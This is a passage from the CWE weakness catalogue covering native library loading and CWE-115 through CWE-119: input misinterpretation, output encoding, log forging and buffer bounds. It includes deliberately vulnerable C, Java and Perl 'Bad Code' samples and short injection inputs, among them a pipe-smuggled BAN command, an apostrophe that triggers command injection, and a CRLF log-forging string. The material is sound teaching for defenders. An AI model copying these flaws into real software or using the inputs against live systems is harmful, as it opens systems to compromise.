Bad Code

```
...
System.loadLibrary("library.dll");
...
```

The problem here is that `System.loadLibrary()` accepts a library name, not a path, for the library to be loaded. From the Java 1.4.2 API documentation this function behaves as follows [1]: A file containing native code is loaded from the local file system from a place where library files are conventionally obtained. The details of this process are implementation-dependent. The mapping from a library name to a specific filename is done in a system-specific manner. If an attacker is able to place a malicious copy of `library.dll` higher in the search order than file the application intends to load, then the application will load the malicious copy instead of the intended file. Because of the nature of the application, it runs with elevated privileges, which means the contents of the attacker's `library.dll` will now be run with elevated privileges, possibly giving them complete control of the system.

Example 2:

The following code from a privileged application uses a registry entry to determine the directory in which it is installed and loads a library file based on a relative path from the specified directory.

C Example:

Bad Code

```
...
RegQueryValueEx(hkey, "APPHOME",
0, 0, (BYTE*)home, &size);
char* lib=(char*)malloc(strlen(home)+strlen(INITLIB));
if (lib) {
    strcpy(lib,home);
    strcat(lib,INITCMD);
    LoadLibrary(lib);
}
```


...

The code in this example allows an attacker to load an arbitrary library, from which code will be executed with the elevated privilege of the application, by modifying a registry key to specify a different path containing a malicious version of INITLIB. Because the program does not validate the value read from the environment, if an attacker can control the value of APPHOME, they can fool the application into running malicious code.

Example 3:

The following code is from a web-based administration utility that allows users access to an interface through which they can update their profile on the system. The utility makes use of a library named liberty.dll, which is normally found in a standard system directory.

C Example:

Bad Code

```
LoadLibrary("liberty.dll");
```




The problem is that the program does not specify an absolute path for liberty.dll. If an attacker is able to place a malicious library named liberty.dll higher in the search order than file the application intends to load, then the application will load the malicious copy instead of the intended file.

Because of the nature of the application, it runs with elevated privileges, which means the contents of the attacker's liberty.dll will now be run with elevated privileges, possibly giving the attacker complete control of the system. The type of attack seen in this example is made possible because of the search order used by LoadLibrary() when an absolute path is not specified. If the current directory is searched before system directories, as was the case up until the most recent versions of Windows, then this type of attack becomes trivial if the attacker can execute the program locally. The search order is operating system version dependent, and is controlled on newer operating systems by the value of the registry key: HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode

Potential Mitigations

Libraries that are loaded should be well understood and come from a trusted source. The application can execute code contained in the native libraries, which often contain calls that are susceptible to other security problems, such as buffer overflows or command injection. All native libraries should be validated to determine if the application requires the use of the library. It is very difficult to determine what these native libraries actually do, and the potential for malicious code is high. In addition, the potential for an inadvertent mistake in these native libraries is also high, as many are written in C or C++ and may be susceptible to buffer overflow or race condition problems. To help prevent buffer overflow attacks, validate all input to native calls for content and length. If the native library does not come from a trusted source, review the source code of the library. The library should be built from the reviewed source before using it.

Relationships

Nature	Type	ID	Name		Page
ChildOf		20	Improper Input Validation		699 700 1000 737
ChildOf		634	Weaknesses that Affect System Processes		631

Affected Resources

- System Process

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Process Control

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
108	Command Line Execution through SQL Injection	

CWE-115: Misinterpretation of Input

Weakness ID: 115 (Weakness Base)

Status: Incomplete

Description**Summary**

The software misinterprets an input, whether from an attacker or another product, in a security-relevant fashion.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms**Languages**

- All

Observed Examples

Reference	Description
CVE-2001-0003	Product does not correctly import and process security settings from another product.
CVE-2005-2225	Product sees dangerous file extension in free text of a group discussion, disconnects all users.

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf	⊕	436	Interpretation Conflict	699 1000	557

Research Gaps

This concept needs further study. It is likely a factor in several weaknesses, possibly resultant as well. Overlaps Multiple Interpretation Errors (MIE).

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Misinterpretation Error

CWE-116: Improper Encoding or Escaping of Output

Weakness ID: 116 (*Weakness Class*)**Status:** Draft**Description****Summary**

The software prepares a structured message for communication with another component, but encoding or escaping of the data is either missing or done incorrectly. As a result, the intended structure of the message is not preserved.

Extended Description

Improper encoding or escaping can allow attackers to change the commands that are sent to another component, inserting malicious commands instead.

Most software follows a certain protocol that uses structured messages for communication between components, such as queries or commands. These structured messages can contain raw data interspersed with metadata or control information. For example, "GET /index.html HTTP/1.1" is a structured message containing a command ("GET") with a single argument ("/index.html") and metadata about which protocol version is being used ("HTTP/1.1").

If an application uses attacker-supplied inputs to construct a structured message without properly encoding or escaping, then the attacker could insert special characters that will cause the data to be interpreted as control information or metadata. Consequently, the component that receives the output will perform the wrong operations, or otherwise interpret the data incorrectly.

Alternate Terms**Output Sanitization****Output Validation****Output Encoding****Terminology Notes**

The usage of the "encoding" and "escaping" terms varies widely. For example, in some programming languages, the terms are used interchangeably, while other languages provide APIs that use both terms for different tasks. This overlapping usage extends to the Web, such as the "escape" JavaScript function whose purpose is stated to be encoding. Of course, the concepts of encoding and escaping predate the Web by decades. Given such a context, it is difficult for CWE to adopt a consistent vocabulary that will not be misinterpreted by some constituency.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Technology Classes

- Database-Server (*Often*)
- Web-Server (*Often*)

Common Consequences

Integrity

Confidentiality

Authorization

The communications between components can be modified in unexpected ways. Unexpected commands can be executed, bypassing other security mechanisms. Incoming data can be misinterpreted

Likelihood of Exploit

Very High

Detection Methods

Automated Static Analysis

Moderate

This weakness can often be detected using automated static analysis tools. Many modern tools use data flow analysis or constraint-based techniques to minimize the number of false positives. This is not a perfect solution, since 100% accuracy and coverage are not feasible.

Automated Dynamic Analysis

This weakness can be detected using dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Demonstrative Examples

Example 1:

Here a value read from an HTML form parameter is reflected back to the client browser without having been encoded prior to output.

JSP Example:

Bad Code

```
<% String email = request.getParameter("email"); %>
...
Email Address: <%= email %>
```

Example 2:

Consider a chat application in which a front-end web application communicates with a back-end server. The back-end is legacy code that does not perform authentication or authorization, so the front-end must implement it. The chat protocol supports two commands, SAY and BAN, although only administrators can use the BAN command. Each argument must be separated by a single space. The raw inputs are URL-encoded. The messaging protocol allows multiple commands to be specified on the same line if they are separated by a "|" character.

Perl Example:

Bad Code

```
$inputString = readLineFromFileHandle($serverFH);
```

```
# generate an array of strings separated by the "|" character.
@commands = split(/\|/, $inputString);
foreach $cmd (@commands) {
    # separate the operator from its arguments based on a single whitespace
    ($operator, $args) = split(/ /, $cmd, 2);
    $args = UrlDecode($args);
    if ($operator eq "BAN") {
        ExecuteBan($args);
    }
    elsif ($operator eq "SAY") {
        ExecuteSay($args);
    }
}
}
```

In this code, the web application receives a command, encodes it for sending to the server, performs the authorization check, and sends the command to the server.

Perl Example:

Bad Code

```
$inputString = GetUntrustedArgument("command");
($cmd, $argstr) = split(/\s+/, $inputString, 2);
# removes extra whitespace and also changes CRLF's to spaces
$argstr =~ s/\s+//gs;
$argstr = UrlEncode($argstr);
if (($cmd eq "BAN") && (! IsAdministrator($username))) {
    die "Error: you are not the admin.\n";
}
# communicate with file server using a file handle
$fh = GetServerFileHandle("myserver");
print $fh "$cmd $argstr\n";
```

It is clear that, while the protocol and back-end allow multiple commands to be sent in a single request, the front end only intends to send a single command. However, the `UrlEncode` function could leave the `|` character intact. If an attacker provides:

Attack

```
SAY hello world|BAN user12
```

then the front end will see this is a "SAY" command, and the `$argstr` will look like "hello world | BAN user12". Since the command is "SAY", the check for the "BAN" command will fail, and the front end will send the URL-encoded command to the back end:

Result

```
SAY hello%20world|BAN%20user12
```

The back end, however, will treat these as two separate commands:

Result

```
SAY hello world
BAN user12
```

Notice, however, that if the front end properly encodes the `|` with `%7C`, then the back end will only process a single command.

Example 3:

This example takes user input, passes it through an encoding scheme and then creates a directory specified by the user.

Perl Example:

Bad Code

```
sub GetUntrustedInput {
    return($ARGV[0]);
}
sub encode {
    my($str) = @_ ;
    $str =~ s/\&/&gs;
    $str =~ s/\"/&quot;gs;
    $str =~ s/'/&apos;gs;
    $str =~ s/</&lt;gs;
    $str =~ s/>/&gt;gs;
```

```

return($str);
}
sub doit {
my $uname = encode(GetUntrustedInput("username"));
print "<b>Welcome, $uname!</b><p>\n";
system("cd /home/$uname; /bin/ls -l");
}

```

The programmer attempts to encode dangerous characters, however the blacklist for encoding is incomplete (CWE-184) and an attacker can still pass a semicolon, resulting in a chain with command injection (CWE-77).

Additionally, the encoding routine is used inappropriately with command execution. An attacker doesn't even need to insert their own semicolon. The attacker can instead leverage the encoding routine to provide the semicolon to separate the commands. If an attacker supplies a string of the form:

Attack

```
'pwd
```

then the program will encode the apostrophe and insert the semicolon, which functions as a command separator when passed to the system function. This allows the attacker to complete the command injection.

Observed Examples

Reference	Description
CVE-2008-0005	Program does not set the charset when sending a page to a browser, allowing for XSS exploitation when a browser chooses an unexpected encoding.
CVE-2008-0757	Cross-site scripting in chat application via a message, which normally might be allowed to contain arbitrary content.
CVE-2008-0769	Web application does not set the charset when sending a page to a browser, allowing for XSS exploitation when a browser chooses an unexpected encoding.
CVE-2008-3773	Cross-site scripting in chat application via a message subject, which normally might contain "&" and other XSS-related characters.
CVE-2008-4636	OS command injection in backup software using shell metacharacters in a filename; correct behavior would require that this filename could not be changed.
CVE-2008-5573	SQL injection via password parameter; a strong password might contain "&"

Potential Mitigations

Architecture and Design

Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, consider using the ESAPI Encoding control or a similar tool, library, or framework. These will help the programmer encode outputs in a manner less prone to error.

Alternately, use built-in functions, but consider using wrappers in case those functions are discovered to have a vulnerability.

Architecture and Design

Parameterization

If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.

For example, stored procedures can enforce database query structure and reduce the likelihood of SQL injection.

Architecture and Design Implementation

Understand the context in which your data will be used and the encoding that will be expected.

This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.

Architecture and Design

In some cases, input validation may be an important strategy when output encoding is not a complete solution. For example, you may be providing the same output that will be processed by multiple consumers that use different encodings or representations. In other cases, you may be required to allow user-supplied input to contain control information, such as limited HTML tags that support formatting in a wiki or bulletin board. When this type of requirement must be met, use an extremely strict whitelist to limit which control sequences can be used. Verify that the resulting syntactic structure is what you expect. Use your normal encoding methods for the remainder of the input.

Architecture and Design

Use input validation as a defense-in-depth measure to reduce the likelihood of output encoding errors (see CWE-20).

Requirements

Fully specify which encodings are required by components that will be communicating with each other.

Implementation

When exchanging data between components, ensure that both components are using the same character encoding. Ensure that the proper encoding is applied at each interface. Explicitly set the encoding you are using whenever the protocol allows you to do so.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		19	Data Handling	699	15
CanPrecede		74	Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')	1000	81
ChildOf		707	Improper Enforcement of Message or Data Structure	1000	842
ChildOf		751	2009 Top 25 - Insecure Interaction Between Components	750	873
ParentOf		117	<i>Improper Output Neutralization for Logs</i>	699 1000	172
ParentOf		644	<i>Improper Neutralization of HTTP Headers for Scripting Syntax</i>	699 1000	752

Relationship Notes

This weakness is primary to all weaknesses related to injection (CWE-74) since the inherent nature of injection involves the violation of structured messages.

CWE-116 and CWE-20 have a close association because, depending on the nature of the structured message, proper input validation can indirectly prevent special characters from changing the meaning of a structured message. For example, by validating that a numeric ID field should only contain the 0-9 characters, the programmer effectively prevents injection attacks. However, input validation is not always sufficient, especially when less stringent data types must be supported, such as free-form text. Consider a SQL injection scenario in which a last name is inserted into a query. The name "O'Reilly" would likely pass the validation step since it is a common last name in the English language. However, it cannot be directly inserted into the database because it contains the "'" apostrophe character, which would need to be escaped or otherwise handled. In this case, stripping the apostrophe might reduce the risk of SQL injection, but it would produce incorrect behavior because the wrong name would be recorded.

Research Gaps

While many published vulnerabilities are related to insufficient output encoding, there is such an emphasis on input validation as a protection mechanism that the underlying causes are rarely described. Within CVE, the focus is primarily on well-understood issues like cross-site scripting and SQL injection. It is likely that this weakness frequently occurs in custom protocols that support multiple encodings, which are not necessarily detectable with automated techniques.

Theoretical Notes

This is a data/directive boundary error in which data boundaries are not sufficiently enforced before it is sent to a different control sphere.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
WASC	22	Improper Output Handling

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
18	Embedding Scripts in Nonscript Elements	
63	Simple Script Injection	
73	User-Controlled Filename	
81	Web Logs Tampering	
85	Client Network Footprinting (using AJAX/XSS)	
86	Embedding Script (XSS) in HTTP Headers	
104	Cross Zone Scripting	

References

"OWASP Enterprise Security API (ESAPI) Project". < <http://www.owasp.org/index.php/ESAPI> >.
 Jeremiah Grossman. "Input validation or output filtering, which is better?". < <http://jeremiahgrossman.blogspot.com/2007/01/input-validation-or-output-filtering.html> >.
 Joshbw. "Output Sanitization". 2008-09-18. < <http://www.analyticalengine.net/archives/58> >.
 Niyaz PK. "Sanitizing user data: How and where to do it". 2008-09-11. < <http://www.diovo.com/2008/09/sanitizing-user-data-how-and-where-to-do-it/> >.
 Jeremiah Grossman. "Input validation or output filtering, which is better?". 2007-01-30. < <http://jeremiahgrossman.blogspot.com/2007/01/input-validation-or-output-filtering.html> >.
 Jim Manico. "Input Validation - Not That Important". 2008-08-10. < <http://manicode.blogspot.com/2008/08/input-validation-not-that-important.html> >.
 Michael Eddington. "Preventing XSS with Correct Output Encoding". < <http://phed.org/2008/05/19/preventing-xss-with-correct-output-encoding/> >.
 [REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 11, "Canonical Representation Issues" Page 363. 2nd Edition. Microsoft. 2002.

CWE-117: Improper Output Neutralization for Logs

Weakness ID: 117 (Weakness Base)

Status: Draft

Description

Summary

The software does not neutralize or incorrectly neutralizes output that is written to logs.

Extended Description

This can allow an attacker to forge log entries or inject malicious content into logs.

Log forging vulnerabilities occur when:

1. Data enters an application from an untrusted source.
2. The data is written to an application or system log file.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Integrity

Interpretation of the log files may be hindered or misdirected if an attacker can supply data to the application that is subsequently logged verbatim. In the most benign case, an attacker may be able to insert false entries into the log file by providing the application with input that includes appropriate characters. Forged or otherwise corrupted log files can be used to cover an attacker's tracks, possibly by skewing statistics, or even to implicate another party in the commission of a malicious act. If the log file is processed automatically, the attacker can render the file unusable by corrupting the format of the file or injecting unexpected characters. An attacker may inject code or other commands into the log file and take advantage of a vulnerability in the log processing utility.

Likelihood of Exploit

Medium

Demonstrative Examples

The following web application code attempts to read an integer value from a request object. If the value fails to parse as an integer, then the input is logged with an error message indicating what happened.

Java Example:

Bad Code

```
String val = request.getParameter("val");
try {
    int value = Integer.parseInt(val);
}
catch (NumberFormatException) {
    log.info("Failed to parse val = " + val);
}
...

```

If a user submits the string "twenty-one" for val, the following entry is logged: INFO: Failed to parse val=twenty-one However, if an attacker submits the string "twenty-one%0a%0aINFO:+User+logged+out%3dbadguy", the following entry is logged: INFO: Failed to parse val=twenty-one INFO: User logged out=badguy Clearly, attackers can use this same mechanism to insert arbitrary log entries.

Observed Examples

Reference	Description
CVE-2006-4624	Chain: inject fake log entries with fake timestamps using CRLF injection

Potential Mitigations

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Background Details

Applications typically use log files to store a history of events or transactions for later review, statistics gathering, or debugging. Depending on the nature of the application, the task of reviewing log files may be performed manually on an as-needed basis or automated with a tool that automatically culls logs for important events or trending information.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		20	Improper Input Validation	700	15
ChildOf		116	Improper Encoding or Escaping of Output	699 1000	167
ChildOf		727	OWASP Top Ten 2004 Category A6 - Injection Flaws	711	853
CanFollow		93	Improper Neutralization of CRLF Sequences ('CRLF Injection')	1000	129

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Log Forging

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
81	Web Logs Tampering	
93	Log Injection-Tampering-Forging	
106	Cross Site Scripting through Log Files	

References

G. Hoglund and G. McGraw. "Exploiting Software: How to Break Code". Addison-Wesley. February 2004.

A. Muffet. "The night the log was forged". < http://doc.novsu.ac.ru/oreilly/tcpip/puis/ch10_05.htm >.
OWASP. "OWASP TOP 10". < http://www.owasp.org/index.php/Top_10_2007 >.

CWE-118: Improper Access of Indexable Resource ('Range Error')

Weakness ID: 118 (*Weakness Class*) **Status:** Incomplete

Description

Summary

The software does not restrict or incorrectly restricts operations within the boundaries of a resource that is accessed using an index or pointer, such as memory or files.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		19	Data Handling	699	15
ParentOf		119	Failure to Constrain Operations within the Bounds of a Memory Buffer	699 1000	175
MemberOf		1000	Research Concepts	1000	958

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
8	Buffer Overflow in an API Call	
9	Buffer Overflow in Local Command-Line Utilities	
10	Buffer Overflow via Environment Variables	
14	Client-side Injection-induced Buffer Overflow	
24	Filter Failure through Buffer Overflow	
45	Buffer Overflow via Symbolic Links	
46	Overflow Variables and Tags	

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
47	Buffer Overflow via Parameter Expansion	

CWE-119: Failure to Constrain Operations within the Bounds of a Memory Buffer

Weakness ID: 119 (Weakness Class)

Status: Usable

Description

Summary

The software performs operations on a memory buffer, but it can read from or write to a memory location that is outside of the intended boundary of the buffer.

Extended Description

Certain languages allow direct addressing of memory locations and do not automatically ensure that these locations are valid for the memory buffer that is being referenced. This can cause read or write operations to be performed on memory locations that may be associated with other variables, data structures, or internal program data.

As a result, an attacker may be able to execute arbitrary code, alter the intended control flow, read sensitive information, or cause the system to crash.

Alternate Terms

Memory Corruption

The generic term "memory corruption" is often used to describe the consequences of writing to memory outside the bounds of a buffer, when the root cause is something other than a sequential copies of excessive data from a fixed starting location (i.e., classic buffer overflows or CWE-120). This may include issues such as incorrect pointer arithmetic, accessing invalid pointers due to incomplete initialization or memory release, etc.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- C (Often)
- C++ (Often)
- Assembly
- Languages without memory management support

Platform Notes

Common Consequences

Integrity

Execute unauthorized code or commands

Modify memory

If the memory accessible by the attacker can be effectively controlled, it may be possible to execute arbitrary code, as with a standard buffer overflow.

If the attacker can overwrite a pointer's worth of memory (usually 32 or 64 bits), he can redirect a function pointer to his own malicious code. Even when the attacker can only modify a single byte arbitrary code execution can be possible. Sometimes this is because the same problem can be exploited repeatedly to the same effect. Other times it is because the attacker can overwrite security-critical application-specific data -- such as a flag indicating whether the user is an administrator.

Availability

Out of bounds memory access will very likely result in the corruption of relevant memory, and perhaps instructions, possibly leading to a crash. Other attacks leading to lack of availability are possible, including putting the program into an infinite loop.

Confidentiality

In the case of an out-of-bounds read, the attacker may have access to sensitive information. If the sensitive information contains system details, such as the current buffers position in memory, this knowledge can be used to craft further attacks, possibly with more severe consequences.

Likelihood of Exploit

High

Detection Methods**Automated Static Analysis****High**

This weakness can often be detected using automated static analysis tools. Many modern tools use data flow analysis or constraint-based techniques to minimize the number of false positives. Automated static analysis generally does not account for environmental considerations when reporting out-of-bounds memory operations. This can make it difficult for users to determine which warnings should be investigated first. For example, an analysis tool might report buffer overflows that originate from command line arguments in a program that is not expected to run with `setuid` or other special privileges.

Detection techniques for buffer-related errors are more mature than for most other weakness types.

Automated Dynamic Analysis

This weakness can be detected using dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Demonstrative Examples**Example 1:**

This example takes an IP address from a user, verifies that it is well formed and then looks up the hostname and copies it into a buffer.

C Example:*Bad Code*

```
void host_lookup(char *user_supplied_addr){
    struct hostent *hp;
    in_addr_t *addr;
    char hostname[64];
    in_addr_t inet_addr(const char *cp);
    /*routine that ensures user_supplied_addr is in the right format for conversion */
    validate_addr_form(user_supplied_addr);
    addr = inet_addr(user_supplied_addr);
    hp = gethostbyaddr( addr, sizeof(struct in_addr), AF_INET);
    strcpy(hostname, hp->h_name);
}
```

This function allocates a buffer of 64 bytes to store the hostname, however there is no guarantee that the hostname will not be larger than 64 bytes. If an attacker specifies an address which resolves to a very large hostname, then we may overwrite sensitive data or even relinquish control flow to the attacker.

Note that this example also contains an unchecked return value (CWE-252) that can lead to a NULL pointer dereference (CWE-476).

Example 2:

This example applies an encoding procedure to an input string and stores it into a buffer.

C Example:*Bad Code*

```
char * copy_input(char *user_supplied_string){
    int i, dst_index;
    char *dst_buf = (char*)malloc(4*sizeof(char) * MAX_SIZE);
    if ( MAX_SIZE <= strlen(user_supplied_string) ){
        die("user string too long, die evil hacker!");
    }
    dst_index = 0;
    for ( i = 0; i < strlen; i++){
```

```

if( '&' == user_supplied_string[i]){
    dst_buf[dst_index++] = '&';
    dst_buf[dst_index++] = 'a';
    dst_buf[dst_index++] = 'm';
    dst_buf[dst_index++] = 'p';
    dst_buf[dst_index++] = ';';
}
else if ('<' == user_supplied_string[i]){
    /* encode to &lt; */
}
else dst_buf[dst_index++] = user_supplied_string[i];
}
return dst_buf;
}

```

The programmer attempts to encode the ampersand character in the user-controlled string, however the length of the string is validated before the encoding procedure is applied. Furthermore, the programmer assumes encoding expansion will only expand a given character by a factor of 4, while the encoding of the ampersand expands by 5. As a result, when the encoding procedure expands the string it is possible to overflow the destination buffer if the attacker provides a string of many ampersands.

Example 3:

The following example asks a user for an offset into an array to select an item.

C Example:

Bad Code

```

int main (int argc, char **argv) {
    char *items[] = {"boat", "car", "truck", "train"};
    int index = GetUntrustedOffset();
    printf("You selected %s\n", items[index-1]);
}

```

The programmer allows the user to specify which element in the list to select, however an attacker can provide an out-of-bounds offset, resulting in a buffer over-read (CWE-126).

Observed Examples

Reference	Description
CVE-2008-4113	OS kernel trusts userland-supplied length value, allowing reading of sensitive information
CVE-2009-0191	chain: malformed input causes dereference of uninitialized memory
CVE-2009-0269	chain: -1 value from a function call was intended to indicate an error, but is used as an array index instead.
CVE-2009-0558	attacker-controlled array index leads to code execution
CVE-2009-0566	chain: incorrect calculations lead to incorrect pointer dereference and memory corruption
CVE-2009-0689	large precision value in a format string triggers overflow
CVE-2009-0690	negative offset value leads to out-of-bounds read
CVE-2009-1350	product accepts crafted messages that lead to a dereference of an arbitrary pointer
CVE-2009-1528	chain: lack of synchronization leads to memory corruption
CVE-2009-1532	malformed inputs cause accesses of uninitialized or previously-deleted objects, leading to memory corruption
CVE-2009-2403	Heap-based buffer overflow in media player using a long entry in a playlist
CVE-2009-2550	Classic stack-based buffer overflow in media player using a long entry in a playlist

Potential Mitigations

Requirements

Language Selection

Use a language that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, many languages that perform their own memory management, such as Java and Perl, are not subject to buffer overflows. Other languages, such as Ada and C#, typically provide overflow protection, but the protection can be disabled by the programmer.

Be wary that a language's interface to native code may still be subject to overflows, even if the language itself is theoretically safe.

Architecture and Design**Libraries or Frameworks**

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Examples include the Safe C String Library (SafeStr) by Messier and Viega, and the Strsafe.h library from Microsoft. These libraries provide safer versions of overflow-prone string-handling functions.

This is not a complete solution, since many buffer overflows are not related to strings.

Build and Compilation**Compilation or Build Hardening****Defense in Depth**

Run or compile your software using features or extensions that automatically provide a protection mechanism that mitigates or eliminates buffer overflows.

For example, certain compilers and extensions provide automatic buffer overflow detection mechanisms that are built into the compiled code. Examples include the Microsoft Visual Studio / GS flag, Fedora/Red Hat FORTIFY_SOURCE GCC flag, StackGuard, and ProPolice.

This is not necessarily a complete solution, since these mechanisms can only detect certain types of overflows. In addition, an attack could still cause a denial of service, since the typical response is to exit the application.

Implementation

Consider adhering to the following rules when allocating and managing an application's memory:

- Double check that your buffer is as large as you specify.

- When using functions that accept a number of bytes to copy, such as `strncpy()`, be aware that if the destination buffer size is equal to the source buffer size, it may not NULL-terminate the string.

- Check buffer boundaries if accessing the buffer in a loop and make sure you are not in danger of writing past the allocated space.

- If necessary, truncate all input strings to a reasonable length before passing them to the copy and concatenation functions.

Operation**Environment Hardening****Defense in Depth**

Use a feature like Address Space Layout Randomization (ASLR).

This is not a complete solution. However, it forces the attacker to guess an unknown value that changes every program execution. In addition, an attack could still cause a denial of service, since the typical response is to exit the application.

Operation**Environment Hardening****Defense in Depth**

Use a CPU and operating system that offers Data Execution Protection (NX) or its equivalent.

This is not a complete solution, since buffer overflows could be used to overwrite nearby variables to modify the software's state in dangerous ways. In addition, it cannot be used in cases in which self-modifying code is required. Finally, an attack could still cause a denial of service, since the typical response is to exit the application.

Implementation**Moderate**

Replace unbounded copy functions with analogous functions that support length arguments, such as `strcpy` with `strncpy`. Create these if they are not available.

This approach is still susceptible to calculation errors, including issues such as off-by-one errors (CWE-193) and incorrectly calculating buffer lengths (CWE-131).

Relationships

Nature	Type	ID	Name			Page
ChildOf		20	Improper Input Validation			15

Nature	Type	ID	Name	V	∞	Page
				700		
ChildOf	G	118	Improper Access of Indexable Resource ('Range Error')	699		174
				1000		
ChildOf	C	633	Weaknesses that Affect Memory	631		737
ChildOf	C	726	OWASP Top Ten 2004 Category A5 - Buffer Overflows	711		853
ChildOf	C	740	CERT C Secure Coding Section 06 - Arrays (ARR)	734		865
ChildOf	C	741	CERT C Secure Coding Section 07 - Characters and Strings (STR)	734		866
ChildOf	C	742	CERT C Secure Coding Section 08 - Memory Management (MEM)	734		866
ChildOf	C	743	CERT C Secure Coding Section 09 - Input Output (FIO)	734		867
ChildOf	C	744	CERT C Secure Coding Section 10 - Environment (ENV)	734		868
ChildOf	C	752	2009 Top 25 - Risky Resource Management	750		873
ParentOf	B	120	<i>Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')</i>	699		180
				1000		
ParentOf	B	123	<i>Write-what-where Condition</i>	699		190
				1000		
ParentOf	B	125	<i>Out-of-bounds Read</i>	699		193
				1000		
CanFollow	B	128	<i>Wrap-around Error</i>	1000		195
CanFollow	B	129	<i>Improper Validation of Array Index</i>	1000		197
ParentOf	B	130	<i>Improper Handling of Length Parameter Inconsistency</i>	699		203
CanFollow	B	131	<i>Incorrect Calculation of Buffer Size</i>	699		204
				1000		
CanFollow	B	190	<i>Integer Overflow or Wraparound</i>	1000	680	269
CanFollow	B	193	<i>Off-by-one Error</i>	1000		276
CanFollow	V	195	<i>Signed to Unsigned Conversion Error</i>	1000		281
ParentOf	B	466	<i>Return of Pointer Value Outside of Expected Range</i>	1000		582
MemberOf	V	635	<i>Weaknesses Used by NVD</i>	635		738
ParentOf	B	786	<i>Access of Memory Location Before Start of Buffer</i>	699		921
				1000		
ParentOf	B	787	<i>Out-of-bounds Write</i>	699		921
				1000		
ParentOf	B	788	<i>Access of Memory Location After End of Buffer</i>	699		922
				1000		
ParentOf	B	805	<i>Buffer Access with Incorrect Length Value</i>	699		938
				1000		
ParentOf	B	822	<i>Untrusted Pointer Dereference</i>	699		952
				1000		
ParentOf	B	823	<i>Use of Out-of-range Pointer Offset</i>	699		953
				1000		
ParentOf	B	824	<i>Access of Uninitialized Pointer</i>	699		955
				1000		
ParentOf	B	825	<i>Expired Pointer Dereference</i>	699		956
				1000		

Affected Resources

- Memory

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
OWASP Top Ten 2004	A5	Exact	Buffer Overflows
CERT C Secure Coding	ARR00-C		Understand how arrays work
CERT C Secure Coding	ARR33-C		Guarantee that copies are made into storage of sufficient size
CERT C Secure Coding	ARR34-C		Ensure that array types in expressions are compatible

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
CERT C Secure Coding	ARR35-C		Do not allow loops to iterate beyond the end of an array
CERT C Secure Coding	ENV01-C		Do not make assumptions about the size of an environment variable
CERT C Secure Coding	FIO37-C		Do not assume character data has been read
CERT C Secure Coding	MEM09-C		Do not assume memory allocation routines initialize memory
CERT C Secure Coding	STR31-C		Guarantee that storage for strings has sufficient space for character data and the null terminator
CERT C Secure Coding	STR32-C		Null-terminate byte strings as required
CERT C Secure Coding	STR33-C		Size wide character strings correctly
WASC	7		Buffer Overflow

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
8	Buffer Overflow in an API Call	
9	Buffer Overflow in Local Command-Line Utilities	
10	Buffer Overflow via Environment Variables	
14	Client-side Injection-induced Buffer Overflow	
24	Filter Failure through Buffer Overflow	
42	MIME Conversion	
44	Overflow Binary Resource File	
45	Buffer Overflow via Symbolic Links	
46	Overflow Variables and Tags	
47	Buffer Overflow via Parameter Expansion	
100	Overflow Buffers	

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 5, "Public Enemy #1: The Buffer Overrun" Page 127; Chapter 14, "Prevent I18N Buffer Overruns" Page 441. 2nd Edition. Microsoft. 2002.

